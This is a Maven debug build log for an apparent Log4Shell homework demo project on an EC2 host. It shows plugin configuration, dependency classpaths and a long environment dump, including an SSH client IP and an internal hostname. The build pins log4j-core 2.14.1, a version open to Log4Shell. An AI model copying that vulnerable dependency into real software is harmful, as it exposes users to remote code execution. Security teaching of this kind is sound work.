/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]**

**[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/main/java]**

**[DEBUG] (f) compilerId = javac**

**[DEBUG] (f) debug = true**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) failOnError = true**

**[DEBUG] (f) failOnWarning = false**

**[DEBUG] (f) forceJavacCompilerUse = false**

**[DEBUG] (f) fork = false**

**[DEBUG] (f) generatedSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-sources/annotations**

**[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile {execution: default-compile}**

**[DEBUG] (f) optimize = false**

**[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (f) parameters = true**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) projectArtifact = com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@3cd59ef5**

**[DEBUG] (f) showDeprecation = false**

**[DEBUG] (f) showWarnings = false**

**[DEBUG] (f) skipMultiThreadWarning = false**

**[DEBUG] (f) source = 11**

**[DEBUG] (f) staleMillis = 0**

**[DEBUG] (s) target = 11**

**[DEBUG] (f) useIncrementalCompilation = true**

**[DEBUG] (f) verbose = false**

**[DEBUG] -- end configuration --**

**[DEBUG] Using compiler 'javac'.**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources' with basic configurator -->**

**[DEBUG] (f) addDefaultExcludes = true**

**[DEBUG] (f) buildFilters = []**

**[DEBUG] (s) delimiters = [@]**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) escapeWindowsPaths = true**

**[DEBUG] (f) fileNameFiltering = false**

**[DEBUG] (s) includeEmptyDirs = false**

**[DEBUG] (s) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes**

**[DEBUG] (s) overwrite = false**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) propertiesEncoding = UTF-8**

**[DEBUG] (s) resources = [Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/test/resources, PatternSet [includes: {}, excludes: {}]}}]**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@3cd59ef5**

**[DEBUG] (f) skip = false**

**[DEBUG] (f) supportMultiLineFiltering = false**

**[DEBUG] (f) useBuildFilters = true**

**[DEBUG] (s) useDefaultDelimiters = false**

**[DEBUG] -- end configuration --**

**[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86\_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher spring-boot:run -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which\_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX\_ROLE\_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH\_FUNC\_which%%=() { ( alias;**

**eval ${which\_declare} ) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"**

**}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS\_SESSION\_BUS\_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86\_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA\_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S\_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG\_SESSION\_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL\_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN\_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG\_SESSION\_ID=8, rest-assured.version=4.3.3, env.SYSTEMD\_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN\_CMD\_LINE\_ARGS= spring-boot:run -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86\_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13, env.LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arc=01;31:\*.arj=01;31:\*.taz=01;31:\*.lha=01;31:\*.lz4=01;31:\*.lzh=01;31:\*.lzma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.tzo=01;31:\*.t7z=01;31:\*.zip=01;31:\*.z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lrz=01;31:\*.lz=01;31:\*.lzo=01;31:\*.xz=01;31:\*.zst=01;31:\*.tzst=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.sar=01;31:\*.rar=01;31:\*.alz=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;31:\*.7z=01;31:\*.rz=01;31:\*.cab=01;31:\*.wim=01;31:\*.swm=01;31:\*.dwm=01;31:\*.esd=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.mjpg=01;35:\*.mjpeg=01;35:\*.gif=01;35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.webp=01;35:\*.ogm=01;35:\*.mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xwd=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.ogv=01;35:\*.ogx=01;35:\*.aac=01;36:\*.au=01;36:\*.flac=01;36:\*.m4a=01;36:\*.mid=01;36:\*.midi=01;36:\*.mka=01;36:\*.mp3=01;36:\*.mpc=01;36:\*.ogg=01;36:\*.ra=01;36:\*.wav=01;36:\*.oga=01;36:\*.opus=01;36:\*.spx=01;36:\*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH\_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX\_USE\_CURRENT\_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-29T00:36:41Z, env.SSH\_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN\_PROJECTBASEDIR=/home/ec2-user/log4shell-homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=**

**, sun.stdout.encoding=UTF-8, env.SSH\_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX\_LEVEL\_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG\_RUNTIME\_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD\_SHOWN=pam, env.XDG\_SESSION\_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[DEBUG] resource with targetPath null**

**directory /home/ec2-user/log4shell-homework/src/test/resources**

**excludes []**

**includes []**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[DEBUG] no use filter components**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile' with basic configurator -->**

**[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework**

**[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target**

**[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]**

**[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/test/java]**

**[DEBUG] (f) compilerId = javac**

**[DEBUG] (f) debug = true**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) failOnError = true**

**[DEBUG] (f) failOnWarning = false**

**[DEBUG] (f) forceJavacCompilerUse = false**

**[DEBUG] (f) fork = false**

**[DEBUG] (f) generatedTestSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-test-sources/test-annotations**

**[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile {execution: default-testCompile}**

**[DEBUG] (f) optimize = false**

**[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes**

**[DEBUG] (f) parameters = true**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@3cd59ef5**

**[DEBUG] (f) showDeprecation = false**

**[DEBUG] (f) showWarnings = false**

**[DEBUG] (f) skipMultiThreadWarning = false**

**[DEBUG] (f) source = 11**

**[DEBUG] (f) staleMillis = 0**

**[DEBUG] (s) target = 11**

**[DEBUG] (f) testPath = [/home/ec2-user/log4shell-homework/target/test-classes, /home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]**

**[DEBUG] (f) useIncrementalCompilation = true**

**[DEBUG] (f) verbose = false**

**[DEBUG] -- end configuration --**

**[DEBUG] Using compiler 'javac'.**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<**

**[INFO]**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=185361, ConflictMarker.markTime=88370, ConflictMarker.nodeCount=231, ConflictIdSorter.graphTime=101531, ConflictIdSorter.topsortTime=49371, ConflictIdSorter.conflictIdCount=74, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=2118606, ConflictResolver.conflictItemCount=143, DefaultDependencyCollector.collectTime=264460099, DefaultDependencyCollector.transformTime=2588364}**

**[DEBUG] org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5**

**[DEBUG] org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5:runtime**

**[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:runtime**

**[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:runtime**

**[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:runtime**

